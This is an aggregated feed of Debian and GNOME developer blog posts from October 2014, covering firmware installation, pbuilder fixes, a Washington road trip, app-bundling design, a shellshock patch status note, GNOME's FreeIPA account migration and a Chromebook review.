With those two pieces in place, the firmware is installed by tasksel during the normal d-i run. :) If you want to test what tasksel will install when isenkram-cli is installed, run DEBIAN_PRIORITY=critical tasksel --test --new-install to get the list of packages that tasksel would install. Debian Edu will be pilots in testing this feature, as isenkram is used there now to install firmware, replacing the earlier scripts.

13 October 2014

Philipp Kern: pbuilder and pam_tmpdir

It turns out that my recent woes with pbuilder were all due to libpam-tmpdir being installed (at least two old bug reports exist about this issue: #576425 and #725434). I rather like my private temporary directory that cannot be accessed by other (potential) users on the same system. Previously I used a hook to fix this up by ensuring that the directory actually exists in the chroot, but somehow that recently broke.

A rather crude but working solution seems to be "session required pam_env.so user_readenv=1" in /etc/pam.d/sudo and "TMPDIR=/tmp" in /root/.pam_environment. One could probably skip pam_tmpdir.so for root, but I did not want to start fighting with pam-auth-update as this is in /etc/pam.d/common-session*.

12 October 2014

Iustin Pop: Day trip on the Olympic Peninsula

Day trip on the Olympic Peninsula TL;DR: drove many kilometres on very nice roads, took lots of pictures, saw sunshine and fog and clouds, an angry ocean and a calm one, a quiet lake and lots and lots of trees: a very well spent day. Pictures at http://photos.k1024.org/Daytrips/Olympic-Peninsula-2014/. Sometimes I travel to the US on business, and as such I've been a few times in the Seattle area. Until this summer, when I had my last trip there, I was content to spend any extra days (weekend or such) just visiting Seattle itself, or shopping (I can spend hours in the REI store!), or working on my laptop in the hotel. This summer though, I thought - I should do something a bit different. Not too much, but still - no sense in wasting both days of the weekend. So I thought maybe driving to Mount Rainier, or something like that. On the Wednesday of my first week in Kirkland, as I was preparing my drive to the mountain, I made the mistake of scrolling the map westwards, and I saw for the first time the Olympic Peninsula; furthermore, I was zoomed in enough that I saw there was a small road right up to the north-west corner. Intrigued, I zoomed further and learned about Cape Flattery ( the northwestern-most point of the contiguous United States! ), so after spending a bit time reading about it, I was determined to go there. Easier said than done - from Kirkland, it's a 4h 40m drive (according to Google Maps), so it would be a full day on the road. I was thinking of maybe spending the night somewhere on the peninsula then, in order to actually explore the area a bit, but from Wednesday to Saturday it was a too short notice - all hotels that seemed OK-ish were fully booked. I spent some time trying to find something, even not directly on my way, but I failed to find any room. What I did manage to do though, is to learn a bit about the area, and to realise that there's a nice loop around the whole peninsula - the 104 from Kirkland up to where it meets the 101N on the eastern side, then take the 101 all the way to Port Angeles, Lake Crescent, near Lake Pleasant, then south toward Forks, crossing the Hoh river, down to Ruby Beach, down along the coast, crossing the Queets River, east toward Lake Quinault, south toward Aberdeen, then east towards Olympia and back out of the wilderness, into the highway network and back to Kirkland. This looked like an awesome road trip, but it is as long as it sounds - around 8 hours (continuous) drive, though skipping Cape Flattery. Well, I said to myself, something to keep in mind for a future trip to this area, with a night in between. I was still planning to go just to Cape Flattery and back, without realising at that point that this trip was actually longer (as you drive on smaller, lower-speed roads). Preparing my route, I read about the queues at the Edmonds-Kingston ferry, so I was planning to wake up early on the weekend, go to Cape Flattery, and go right back (maybe stop by Lake Crescent). Saturday comes, I - of course - sleep longer than my trip schedule said, and start the day in a somewhat cloudy weather, driving north from my hotel on Simonds Road, which was quite nicer than the usual East-West or North-South roads in this area. The weather was becoming nicer, however as I was nearing the ferry terminal and the traffic was getting denser, I started suspecting that I'll spend a quite a bit of time waiting to board the ferry. And unfortunately so it was (photo altered to hide some personal information): Waiting for the ferry. The weather at least was nice, so I tried to enjoy it and simply observe the crowd - people were looking forward to a weekend relaxing, so nobody seemed annoyed by the wait. After almost half an hour, time to get on the ferry - my first time on a ferry in US, yay! But it was quite the same as in Europe, just that the ship was much larger. Once I secured the car, I went up deck, and was very surprised to be treated with some excellent views: Harbour view Looking towards the sun   and away from it The crossing was not very short, but it seemed so, because of the view, the sun, the water and the wind. Soon we were nearing the other shore; also, see how well panorama software deals with waves :P! Near the other shore And I was finally on the "real" part of the trip. The road was quite interesting. Taking the 104 North, crossing the "Hood Canal Floating Bridge" (my, what a boring name), then finally joining the 101 North. The environment was quite varied, from bare plains and hills, to wooded areas, to quite dense forests, then into inhabited areas - quite a long stretch of human presence, from the Sequim Bay to Port Angeles. Port Angeles surprised me: it had nice views of the ocean, and an interesting port (a few big ships), but it was much smaller than I expected. The 101 crosses it, and in less than 10 minutes or so it was already over. I expected something nicer, based on the name, but Anyway, onwards! Soon I was at a crossroads and had to decide: I could either follow the 101, crossing the Elwha River and then to Lake Crescent, then go north on the 113/112, or go right off 101 onto 112, and follow it until close to my goal. I took the 112, because on the map it looked "nicer", and closer to the shore. Well, the road itself was nice, but quite narrow and twisty here and there, and there was some annoying traffic, so I didn't enjoy this segment very much. At least it had the very interesting property (to me) that whenever I got closer to the ocean, the sun suddenly disappeared, and I was finding myself in the fog: Foggy road So my plan to drive nicely along the coast failed. At one point, there was even heavy smoke (not fog!), and I wondered for a moment how safe was to drive out there in the wilderness (there were other cars though, so I was not alone). Only quite a bit later, close to Neah Bay, did I finally see the ocean: I saw a small parking spot, stopped, and crossing a small line of trees I found myself in a small cove? bay? In any case, I had the impression I stepped out of the daily life in the city and out into the far far wilderness: Dead trees on the beach Trees growing on a rock Small panorama of the cove There was a couple, sitting on chairs, just enjoying the view. I felt very much intruding, behaving like I did as a tourist: running in, taking pictures, etc., so I tried at least to be quiet . I then quickly moved on, since I still had some road ahead of me. Soon I entered Neah Bay, and was surprised to see once more blue, and even more blue. I'm a sucker for blue, whether sky blue or sea blue , so I took a few more pictures (watch out for the evil fog in the second one): View towards Neah Bay port Sea view from Neah Bay Well, the town had some event, and there were lots of people, so I just drove on, now on the last stretch towards the cape. The road here was also very interesting, yet another environment - I was driving on Cape Flattery Road, which cuts across the tip of the peninsula (quite narrow here) along the Waatch River and through its flooding plains (at least this is how it looked to me). Then it finally starts going up through the dense forest, until it reaches the parking lot, and from there, one goes on foot towards the cape. It's a very easy and nice walk (not a hike), and the sun was shining very nicely through the trees: Sunny forest Sun shinning down Wooden path But as I reached the peak of the walk, and started descending towards the coast, I was surprised, yet again, by fog: Ugly fog again! I realised that probably this means the cape is fully in fog, so I won't have any chance to enjoy the view. Boy, was I wrong! There are three viewpoints on the cape, and at each one I was just "wow" and "aah" at the view. Even thought it was not a sunny summer view, and there was no blue in sight, the combination between the fog (which was hiding the horizon and even the closer islands), the angry ocean which was throwing wave after wave at the shore, making a loud noise, and the fact that even this seemingly inhospitable area was just teeming with life, was both unexpected and awesome. I took here waay to many pictures, here are just a couple inlined: First view at the cape Birds 'enjoying' the weather Foggy shore I spent around half an hour here, just enjoying the rawness of nature. It was so amazing to see life encroaching on each bit of land, even though it was not what I would consider a nice place. Ah, how we see everything through our own eyes! The walk back was through fog again, and at one point it switched over back to sunny. Driving back on the same road was quite different, knowing what lies at its end. On this side, the road had some parking spots, so I managed to stop and take a picture - even though this area was much less wild, it still has that outdoors flavour, at least for me: Waatch River Back in Neah Bay, I stopped to eat. I had a place in mind from TripAdvisor, and indeed - I was able to get a custom order pizza at "Linda's Woodfired Kitchen". Quite good, and I ate without hurry, looking at the people walking outside, as they were coming back from the fair or event that was taking place. While eating, a somewhat disturbing thought was going through my mind. It was still early, around two to half past two, so if I went straight back to Kirkland I would be early at the hotel. But it was also early enough that I could - in theory at least - still do the "big round-trip". I was still rummaging the thought as I left On the drive back I passed once more near Sekiu, Washington, which is a very small place but the map tells me it even has an airport! Fun, and the view was quite nice (a bit of blue before the sea is swallowed by the fog): Sekiu view After passing Sekiu and Clallam Bay, the 112 curves inland and goes on a bit until you are at the crossroads: to the left the 112 continues, back the same way I came; to the right, it's the 113, going south until it meets the 101. I looked left - remembering the not-so-nice road back, I looked south - where a very appealing, early afternoon sun was beckoning - so I said, let's take the long way home! It's just a short stretch on the 113, and then you're on the 101. The 101 is a very nice road, wide enough, and it goes through very very nice areas. Here, west to south-west of the Olympic Mountains, it's a very different atmosphere from the 112/101 that I drove on in the morning; much warmer colours, a bit different tree types (I think), and more flat. I soon passed through Forks, which is one of the places I looked at when searching for hotels. I did so without any knowledge of the town itself (its wikipedia page is quite drab), so imagine my surprise when a month later I learned from a colleague that this is actually a very important place for vampire-book fans. Oh my, and I didn't even stop! This town also had some event, so I just drove on, enjoying the (mostly empty) road. My next planned waypoint was Ruby Beach, and I was looking forward to relaxing a bit under the warm sun - the drive was excellent, weather perfect, so I was watching the distance countdown on my Garmin. At two miles out, the "Near waypoint Ruby Beach" message appeared, and two seconds later the sun went out. What the I was hoping this is something temporary, but as I slowly drove the remaining mile I couldn't believe my eyes that I was, yet again, finding myself in the fog I park the car, thinking that asking for a refund would at least allow me to feel better - but it was I who planned the trip! So I resigned myself, thinking that possibly this beach is another special location that is always in the fog. However, getting near the beach it was clear that it was not so - some people were still in their bathing suits, just getting dressed, so it seems I was just unlucky with regards to timing. However, I the beach itself was nice, even in the fog (I later saw online sunny pictures, and it is quite beautiful), the the lush trees reach almost to the shore, and the way the rocks are sitting on the beach: A lonely dinghy Driftwood  and human construction People on the beach Since the weather was not that nice, I took a few more pictures, then headed back and started driving again. I was soo happy that the weather didn't clear at the 2 mile mark (it was not just Ruby Beach!), but alas - it cleared as soon as the 101 turns left and leaves the shore, as it crosses the Queets river. Driving towards my next planned stop was again a nice drive in the afternoon sun, so I think it simply was not a sunny day on the Pacific shore. Maybe seas and oceans have something to do with fog and clouds ! In Switzerland, I'm very happy when I see fog, since it's a somewhat rare event (and seeing mountains disappearing in the fog is nice, since it gives the impression of a wider space). After this day, I was a bit fed up with fog for a while Along the 101 one reaches Lake Quinault, which seemed pretty nice on the map, and driving a bit along the lake - a local symbol, the "World's largest spruce tree". I don't know what a spruce tree is, but I like trees, so I was planning to go there, weather allowing. And the weather did cooperate, except that the tree was not so imposing as I thought! In any case, I was glad to stretch my legs a bit: Path to largest spruce tree Largest spruce tree, far view Largest spruce tree, closer view Very short path back to the road However, the most interesting thing here in Quinault was not this tree, but rather - the quiet little town and the view on the lake, in the late afternoon sun: Quinault Quinault Lake view The entire town was very very quiet, and the sun shining down on the lake gave an even stronger sense of tranquillity. No wind, not many noises that tell of human presence, just a few, and an overall sense of peace. It was quite the opposite of the Cape Flattery and a very nice way to end the trip. Well, almost end - I still had a bit of driving ahead. Starting from Quinault, driving back and entering the 101, driving down to Aberdeen: Afternoon ride then turning east towards Olympia, and back onto the highways. As to Aberdeen and Olympia, I just drove through, so I couldn't make any impression of them. The old harbour and the rusted things in Aberdeen were a bit interesting, but the day was late so I didn't stop. And since the day shouldn't end without any surprises, during the last profile change between walking and driving in Quinault, my GPS decided to reset its active maps list and I ended up with all maps activated. This usually is not a problem, at least if you follow a pre-calculated route, but I did trigger recalculation as I restarted my driving, so the Montana was trying to decide on which map to route me - between the Garmin North America map and the Open StreeMap one, the result was that it never understood which road I was on. It always said "Drive to I5", even though I was on I5. Anyway, thanks to road signs, and no thanks to "just this evening ramp closures", I was able to arrive safely at my hotel. Overall, a very successful, if long trip: around 725 kilometres, 10h:30m moving, 13h:30m total: Track picture There were many individual good parts, but the overall think about this road trip was that I was able to experience lots of different environments of the peninsula on the same day, and that overall it's a very very nice area. The downside was that I was in a rush, without being able to actually stop and enjoy the locations I visited. And there's still so much to see! A two nights trip sound just about right, with some long hikes in the rain forest, and afternoons spent on a lake somewhere. Another not so optimal part was that I only had my "travel" camera (a Nikon 1 series camera, with a small sensor), which was a bit overwhelmed here and there by the situation. It was fortunate that the light was more or less good, but looking back at the pictures, how I wish that I had my "serious" DSLR So, that means I have two reasons to go back! Not too soon though, since Mount Rainier is also a good location to visit . If the pictures didn't bore you yet, the entire gallery is on my smugmug site. In any case, thanks for reading!

10 October 2014

Matthias Klumpp: Listaller + Glick: Some new ideas


As you might know, due to invasive changes in PackageKit, I am currently rewriting the 3rd-party application installer Listaller. Since I am not the only one looking at the 3rd-party app-installation issue (there is a larger effort going on at GNOME, based on Lennarts ideas), it makes sense to redesign some concepts of Listaller. Currently, dependencies and applications are installed into directories in /opt, and Listaller contains some logic to make applications find dependencies, and to talk to the package manager to install missing things. This has some drawbacks, like the need to install an application before using it, the need for applications to be relocatable, and application-installations being non-atomic. Glick2 There is/was another 3rd-party app installer approach on the GNOME side, by Alexander Larsson, called Glick2. Glick uses application bundles (do you remember Klik from back in the days?) mounted via FUSE. This allows some neat features, like atomic installations and software upgrades, no need for relocatable apps and no need to install the application. However, it also has disadvantages. Quoting the introduction document for Glick2: Bundling isn t perfect, there are some well known disadvantages. Increased disk footprint is one, although current storage space size makes this not such a big issues. Another problem is with security (or bugfix) updates in bundled libraries. With bundled libraries its much harder to upgrade a single library, as you need to find and upgrade each app that uses it. Better tooling and upgrader support can lessen the impact of this, but not completely eliminate it. This is what Listaller does better, since it was designed to do a large effort to avoid duplication of code. Also, currently Glick doesn t have support for updates and software-repositories, which Listaller had. Combining Listaller and Glick ideas So, why not combine the ideas of Listaller and Glick? In order to have Glick share resources, the system needs to know which shared resources are available. This is not possible if there is one huge Glick bundle containing all of the application s dependencies. So I modularized Glick bundles to contain just one software component, which is e.g. GTK+ or Qt, GStreamer or could even be a larger framework (e.g. GNOME 3.14 Platform ). These components are identified using AppStream XML metadata, which allows them to be installed from the distributor s software repositories as well, if that is wanted. If you now want to deploy your application, you first create a Glick bundle for it. Then, in a second step, you bundle your application bundle with it s dependencies in one larger tarball, which can also be GPG signed and can contain additional metadata. The resulting metabundle will look like this: glick-libundle This doesn t look like we share resources yet, right? The dependencies are still bundled with the application requiring them. The trick lies in the installation step: While the application above can be executed right away without installing it, there will also be an option to install it. For the user, this will mean that the application shows up in GNOME-Shell s overview or KDEs Plasma launcher, gets properly registered with mimetypes and is if installed for all users available system-wide. Technically, this will mean that the application s main bundle is extracted and moved to a special location on the file system, so are the dependency-bundles. If bundles already exist, they will not be installed again, and the new application will simply use the existing software. Since the bundles contain information about their dependencies, the system is able to determine which software is needed and which can simply be deleted from the installation directories. If the application is started now, the bundles are combined and mounted, so the application can see the libraries it depends on. Additionally, this concept allows secure updates of applications and shared resources. The bundle metadata contains an URL which points to a bundle repository. If new versions are released, the system s auto-updater can automatically pick these up and install them this means e.g. the Qt bundle will receive security updates, even if the developer who shipped it with his/her app didn t think of updating it. Conclusion So far, no productive code exists for this I just have a proof-of-concept here. But I pretty much like the idea, and I am thinking about going further in that direction, since it allows deploying applications on the Linux desktop as well as deploying software on servers in a way which plays nice with the native package manager, and which does not duplicate much code (less risk of having not-updated libraries with security flaws around). However, there might be issues I haven t thought about yet. Also, it makes sense to look at GNOME to see how the whole 3rd-party app deployment issue develops. In case I go further with Listaller-NEXT, it is highly likely that it will make use of the ideas sketched above (comments and feedback are more than welcome!).

8 October 2014

EvolvisForge blog: PSA: #shellshock still unfixed except in Debian unstable

I just installed, for work, Hanno B ck s bashcheck utility on our monitoring system, and watched all systems go blue. All but two. One is not executing remote scripts from the monitoring for security reasons, the other is my desktop which runs Debian sid (unstable). (Update, 2014-10-20: jessie, precise, trusty are also green now.) This means that all those distributions still have unfixed #shellshock bugs. I don t know if/when all distributions will have patched their packages but thought you d want to know the hysteria isn t over yet however, I hope you were not stupid enough to follow the advice of this site which suggests you to download some random file over the net and execute it with superuser permissions, unchecked. (I think the Ruby people were the first to spread this extremely insecure, stupid and reprehensible technique.) Updates: Thanks to tarent for letting me do this work during $dayjob time!

Michal &#268;iha&#345;: Wammu 0.37

It has been more than three years since last release of Wammu and I've decided it's time to push changes made in the Git repos to the users. So here comes Wammu 0.37. The list of changes is not really huge, but in total that means 1470 commits in git (most of that are translations): I will not make any promises for future releases (if there will be any) as the tool is not really in active development.

Filed under: English Gammu Wammu 0 comments Flattr this!

7 October 2014

Andrea Veri: The GNOME Infrastructure is now powered by FreeIPA!

As preannounced here the GNOME Infrastructure switched to a new Account Management System which is reachable at https://account.gnome.org. All the details will follow. Introduction It s been a while since someone actually touched the underlaying authentication infrastructure that powers the GNOME machines. The very first setup was originally configured by Jonathan Blandford (jrb) who configured an OpenLDAP istance with several customized schemas. (pServer fields in the old CVS days, pubAuthorizedKeys and GNOME modules related fields in recent times) While OpenLDAP-server was living on the GNOME machine called clipboard (aka ldap.gnome.org) the clients were configured to synchronize users, groups, passwords through the nslcd daemon. After several years Jeff Schroeder joined the Sysadmin Team and during one cold evening (date is Tue, February 1st 2011) spent some time configuring SSSD to replace the nslcd daemon which was missing one of the most important SSSD features: caching. What surely convinced Jeff to adopt SSSD (a very new but promising sofware at that time as the first release happened right before 2010 s Christmas) and as the commit log also states ( New sssd module for ldap information caching ) was SSSD s caching feature. It was enough for a certain user to log in once and the /var/lib/sss/db directory was populated with its login information preventing the LDAP daemon in charge of picking up login details (from the LDAP server) to query the LDAP server itself every single time a request was made against it. This feature has definitely helped in many occasions especially when the LDAP server was down for a particular reason and sysadmins needed to access a specific machine or service: without SSSD this wasn t ever going to work and sysadmins were probably going to be locked out from the machines they were used to manage. (except if you still had /etc/passwd , /etc/group and /etc/shadow entries as fallback) Things were working just fine except for a few downsides that appeared later on:
  1. the web interface (view) on our LDAP user database was managed by Mango, an outdated tool which many wanted to rewrite in Django that slowly became a huge dinosaur nobody ever wanted to look into again
  2. the Foundation membership information were managed through a MySQL database, so two databases, two sets of users unrelated to each other
  3. users were not able to modify their own account information on their own but even a single e-mail change required them to mail the GNOME Accounts Team which was then going to authenticate their request and finally update the account.
Today s infrastructure changes are here to finally say the issues outlined at (1, 2, 3) are now fixed. What has changed? The GNOME Infrastructure is now powered by Red Hat s FreeIPA which bundles several FOSS softwares into one big bundle all surrounded by an easy and intuitive web UI that will help users update their account information on their own without the need of the Accounts Team or any other administrative entity. Users will also find two custom fields on their Overview page, these being Foundation Member since and Last Renewed on date . As you may have understood already we finally managed to migrate the Foundation membership database into LDAP itself to store the information we want once and for all. As a side note it might be possible that some users that were Foundation members in the past won t find any detail stored on the Foundation fields outlined above. That is actually expected as we were able to migrate all the current and old Foundation members that had an LDAP account registered at the time of the migration. If that s your case and you still would like the information to be stored on the new setup please get in contact with the Membership Committee at stating so. Where can I get my first login credentials? Let s make a little distinction between users that previously had access to Mango (usually maintainers) and users that didn t. If you were used to access Mango before you should be able to login on the new Account Management System by entering your GNOME username and the password you were used to use for loggin in into Mango. (after loggin in the very first time you will be prompted to update your password, please choose a strong password as this account will be unique across all the GNOME Infrastructure) If you never had access to Mango, you lost your password or the first time you read the word Mango on this post you thought why is he talking about a fruit now? you should be able to reset it by using the following command:
ssh -l yourgnomeuserid account.gnome.org
The command will start an SSH connection between you and account.gnome.org, once authenticated (with the SSH key you previously had registered on our Infrastructure) you will trigger a command that will directly send your brand new password on the e-mail registered for your account. From my tests seems GMail sees the e-mail as a phishing attempt probably because the body contains the word password twice. That said if the e-mail won t appear on your INBOX, please double-check your Spam folder. Now that Mango is gone how can I request a new account? With Mango we used to have a form that automatically e-mailed the maintainer of the selected GNOME module which was then going to approve / reject the request. From there and in the case of a positive vote from the maintainer the Accounts Team was going to create the account itself. With the recent introduction of a commit robot directly on l10n.gnome.org the number of account requests reduced its numbers. In addition to that users will now be able to perform pretty much all the needed maintenance on their accounts themselves. That said and while we will probably work on building a form in the future we feel that requesting accounts can definitely be achieved directly by mailing the Accounts Team itself which will mail the maintainer of the respective module and create the account. As just said the number of account creations has become very low and the queue is currently clear. The documentation has been updated to reflect these changes at: https://wiki.gnome.org/AccountsTeam
https://wiki.gnome.org/AccountsTeam/NewAccounts The migration of all the user data and ACLs has been massive and I ve been spending a lot of time reviewing the existing HBAC rules trying to spot possible errors or misconfigurations. If you happen to not being able to access a certain service as you were used to in the past, please get in contact with the Sysadmin Team. All the possible ways to contact us are available at https://wiki.gnome.org/Sysadmin/Contact. What is missing still? Now that the Foundation membership information has been moved to LDAP I ll be looking at porting some of the existing membership scripts to it. What I managed to port already are welcome e-mails for new or existing members. (renewals) Next step will be generating a membership page from LDAP (to populate http://www.gnome.org/foundation/membership) and all the your-membership-is-going-to-lapse e-mails that were being sent till today. Other news /home/users mount on master.gnome.org You will notice that loggin in into master.gnome.org will result in your home directory being empty, don t worry, you did not lose any of your files but master.gnome.org is now currently hosting your home directories itself. As you may have been aware of adding files to the public_html directory on master resulted in them appearing on your people.gnome.org/~userid space. That was unfortunately expected as both master and webapps2 (the machine serving people.gnome.org s webspaces) were mounting the same GlusterFS share. We wanted to prevent that behaviour to happen as we wanted to know who has access to what resource and where. From today master s home directories will be there just as a temporary spot for your tarballs, just scp and use ftpadmin against them, that should be all you need from master. If you are interested in receiving or keeping using your people.gnome.org s webspace please mail stating so. Other news a shiny and new error 500 page has been deployed Thanks to Magdalen Berns (magpie) a new error 500 web page has been deployed on all the Apache istances we host. The page contains an iframe of status.gnome.org and will appear every single time the web server behind the service you are trying to reach will be unreachable for maintenance or other purposes. While I hope you won t see the page that often you can still enjoy it at https://static.gnome.org/error-500/500.html. Make sure to whitelist status.gnome.org on your browser as it currently loads it without https. (as the service is currently hosted on OpenShift which provides us with a *.rhcloud.com wildcard certificate, which differs from the CN the browser would expect it to be)

Andrea Veri: The GNOME Infrastructure is now powered by FreeIPA!

As preannounced here the GNOME Infrastructure switched to a new Account Management System which is reachable at https://account.gnome.org. All the details will follow. Introduction It s been a while since someone actually touched the underlying authentication infrastructure that powers the GNOME machines. The very first setup was originally configured by Jonathan Blandford (jrb) who configured an OpenLDAP istance with several customized schemas. (pServer fields in the old CVS days, pubAuthorizedKeys and GNOME modules related fields in recent times) While OpenLDAP-server was living on the GNOME machine called clipboard (aka ldap.gnome.org) the clients were configured to synchronize users, groups, passwords through the nslcd daemon. After several years Jeff Schroeder joined the Sysadmin Team and during one cold evening (date is Tue, February 1st 2011) spent some time configuring SSSD to replace the nslcd daemon which was missing one of the most important SSSD features: caching. What surely convinced Jeff to adopt SSSD (a very new but promising sofware at that time as the first release happened right before 2010 s Christmas) and as the commit log also states ( New sssd module for ldap information caching ) was SSSD s caching feature. It was enough for a certain user to log in once and the /var/lib/sss/db directory was populated with its login information preventing the LDAP daemon in charge of picking up login details (from the LDAP server) to query the LDAP server itself every single time a request was made against it. This feature has definitely helped in many occasions especially when the LDAP server was down for a particular reason and sysadmins needed to access a specific machine or service: without SSSD this wasn t ever going to work and sysadmins were probably going to be locked out from the machines they were used to manage. (except if you still had /etc/passwd , /etc/group and /etc/shadow entries as fallback) Things were working just fine except for a few downsides that appeared later on:
  1. the web interface (view) on our LDAP user database was managed by Mango, an outdated tool which many wanted to rewrite in Django that slowly became a huge dinosaur nobody ever wanted to look into again
  2. the Foundation membership information were managed through a MySQL database, so two databases, two sets of users unrelated to each other
  3. users were not able to modify their own account information on their own but even a single e-mail change required them to mail the GNOME Accounts Team which was then going to authenticate their request and finally update the account.
Today s infrastructure changes are here to finally say the issues outlined at (1, 2, 3) are now fixed. What has changed? The GNOME Infrastructure is now powered by Red Hat s FreeIPA which bundles several FOSS softwares into one big bundle all surrounded by an easy and intuitive web UI that will help users update their account information on their own without the need of the Accounts Team or any other administrative entity. Users will also find two custom fields on their Overview page, these being Foundation Member since and Last Renewed on date . As you may have understood already we finally managed to migrate the Foundation membership database into LDAP itself to store the information we want once and for all. As a side note it might be possible that some users that were Foundation members in the past won t find any detail stored on the Foundation fields outlined above. That is actually expected as we were able to migrate all the current and old Foundation members that had an LDAP account registered at the time of the migration. If that s your case and you still would like the information to be stored on the new setup please get in contact with the Membership Committee at stating so. Where can I get my first login credentials? Let s make a little distinction between users that previously had access to Mango (usually maintainers) and users that didn t. If you were used to access Mango before you should be able to login on the new Account Management System by entering your GNOME username and the password you were used to use for loggin in into Mango. (after loggin in the very first time you will be prompted to update your password, please choose a strong password as this account will be unique across all the GNOME Infrastructure) If you never had access to Mango, you lost your password or the first time you read the word Mango on this post you thought why is he talking about a fruit now? you should be able to reset it by using the following command:
ssh -l yourgnomeuserid account.gnome.org
The command will start an SSH connection between you and account.gnome.org, once authenticated (with the SSH key you previously had registered on our Infrastructure) you will trigger a command that will directly send your brand new password on the e-mail registered for your account. From my tests seems GMail sees the e-mail as a phishing attempt probably because the body contains the word password twice. That said if the e-mail won t appear on your INBOX, please double-check your Spam folder. Now that Mango is gone how can I request a new account? With Mango we used to have a form that automatically e-mailed the maintainer of the selected GNOME module which was then going to approve / reject the request. From there and in the case of a positive vote from the maintainer the Accounts Team was going to create the account itself. With the recent introduction of a commit robot directly on l10n.gnome.org the number of account requests reduced its numbers. In addition to that users will now be able to perform pretty much all the needed maintenance on their accounts themselves. That said and while we will probably work on building a form in the future we feel that requesting accounts can definitely be achieved directly by mailing the Accounts Team itself which will mail the maintainer of the respective module and create the account. As just said the number of account creations has become very low and the queue is currently clear. The documentation has been updated to reflect these changes at: https://wiki.gnome.org/AccountsTeam
https://wiki.gnome.org/AccountsTeam/NewAccounts I was used to have access to a specific service but I don t anymore, what should I do? The migration of all the user data and ACLs has been massive and I ve been spending a lot of time reviewing the existing HBAC rules trying to spot possible errors or misconfigurations. If you happen to not being able to access a certain service as you were used to in the past, please get in contact with the Sysadmin Team. All the possible ways to contact us are available at https://wiki.gnome.org/Sysadmin/Contact. What is missing still? Now that the Foundation membership information has been moved to LDAP I ll be looking at porting some of the existing membership scripts to it. What I managed to port already are welcome e-mails for new or existing members. (renewals) Next step will be generating a membership page from LDAP (to populate http://www.gnome.org/foundation/membership) and all the your-membership-is-going-to-lapse e-mails that were being sent till today. Other news /home/users mount on master.gnome.org You will notice that loggin in into master.gnome.org will result in your home directory being empty, don t worry, you did not lose any of your files but master.gnome.org is now currently hosting your home directories itself. As you may have been aware of adding files to the public_html directory on master resulted in them appearing on your people.gnome.org/~userid space. That was unfortunately expected as both master and webapps2 (the machine serving people.gnome.org s webspaces) were mounting the same GlusterFS share. We wanted to prevent that behaviour to happen as we wanted to know who has access to what resource and where. From today master s home directories will be there just as a temporary spot for your tarballs, just scp and use ftpadmin against them, that should be all you need from master. If you are interested in receiving or keeping using your people.gnome.org s webspace please mail <accounts AT gnome DOT org> stating so. Other news a shiny and new error 500 page has been deployed Thanks to Magdalen Berns (magpie) a new error 500 web page has been deployed on all the Apache istances we host. The page contains an iframe of status.gnome.org and will appear every single time the web server behind the service you are trying to reach will be unreachable for maintenance or other purposes. While I hope you won t see the page that often you can still enjoy it at https://static.gnome.org/error-500/500.html. Make sure to whitelist status.gnome.org on your browser as it currently loads it without https. (as the service is currently hosted on OpenShift which provides us with a *.rhcloud.com wildcard certificate, which differs from the CN the browser would expect it to be) Updates UPDATE on status.gnome.org s SSL certificate: the certificate has been provisioned and it should result in the 500 s page to be displayed correctly with no warnings from your browser. UPDATE from Adam Young on Kerberos ports being closed on many DC s firewalls:
The next version of upstream MIT Kerberos will have support for fetching a ticket via ports 443 and marshalling the request over HTTPS. We ll need to run a proxy on the server side, but we should be able to make it work: Read up here
http://adam.younglogic.com/2014/06/kerberos-firewalls

6 October 2014

Julian Andres Klode: A weekend with the Acer Chromebook 13 FHD (AKA nyan-big)

I spent the weekend using almost exclusively my Chromebook 13, on a single charge Saturday and Sunday. Keyboard I think I like the keyboard better now than I used to when I first tried it. It gets nowhere near the ThinkPad X230 one, though; appart from the coating, which my (backlit) X230 unfortunately does not have. Screen While the screen appeared very grainy to me on first sight, having only used IPS screens in the past year, I got used to it over the weekend. I now do not notice much graininess anymore. The contrast still seems extremely poor, the colors are not vivid, and the vertical viewing angles are still a disaster, though. Battery life I think the battery life is awesome. I have 30% remaining now while I am writing this blog post and Chrome OS tells me I still have 3 hours and 19 minutes remaining. It could probably still be improved though, I notice that Chrome OS uses 7-14% CPU in idle normally (and up to 20% in exceptional cases). The maximum power usage I measured using the battery s internal sensor was about 9.2W, that was with 5 Big Buck Bunny 1080p videos played in parallel. Average power consumption is around 3-5W (up to 6.5 with single video playing), depending on brightness, and use. Performance While I do notice a performance difference to my much more high-end Ivy Bridge Core i5 laptop, it turns out to be usable enough to not make me want to throw it at a wall. Things take a bit longer than I am used to, but it is still acceptable. Input: Software Part The user interface is great. There are a lot of gestures available for navigating between windows, tabs, and in the history. For example, horizontally swiping with two finger moves in history, three fingers moves between tabs; and swiping down (or up for Australian scrolling) gives an overview of all windows (like expose on Mac, GNOME s activities, or the multi-tasking thing Maemo used to have). What I miss is a keyboard shortcut like Meta + Left/Right on GNOME which moves the active window to the left/right side of the screen. That would be very useful for mult-tasking situations. Issues I noticed some performance issues. For example, I can easily get the Chromebook to use 85% of a CPU by scrolling on a page with the touchpad or 70% for scrolling by keeping a key pressed (crbug.com/420452). While watching Big Buck Bunny on YouTube, I noticed some (micro) stuttering in the beginning of the film, as well as each time I move in or out of the video area when not in full-screen mode (crbug.com/420582). It also increases CPU usage to about 70%. Running a proper Linux? Today, I tried to play around a bit with Debian wheezy and Ubuntu trusty systems, in a chroot for now. I was trying to find out if I can get an accelerated X server with the standard ChromeOS kernel. The short answer is: No. I tried two things:
  1. Debian wheezy with the binaries from ChromeOS (they have the same xserver version)
  2. Ubuntu trusty with the Nvidia drivers
Unfortunately, they did not work. Option 1 failed because ChromeOS uses glibc 2.15 whereas wheezy uses 1.13. Option 2 failed because the sysfs interface is different between the ChromeOS and Linux4Tegra kernels. I guess I ll have to wait. I also tried booting a custom kernel from USB, but given that the u-boot always sets console= and there is no non-verified u-boot available yet, I could not see any output on the screen :( Maybe I should build a u-boot myself?
Filed under: Chromebook

Next.

Previous.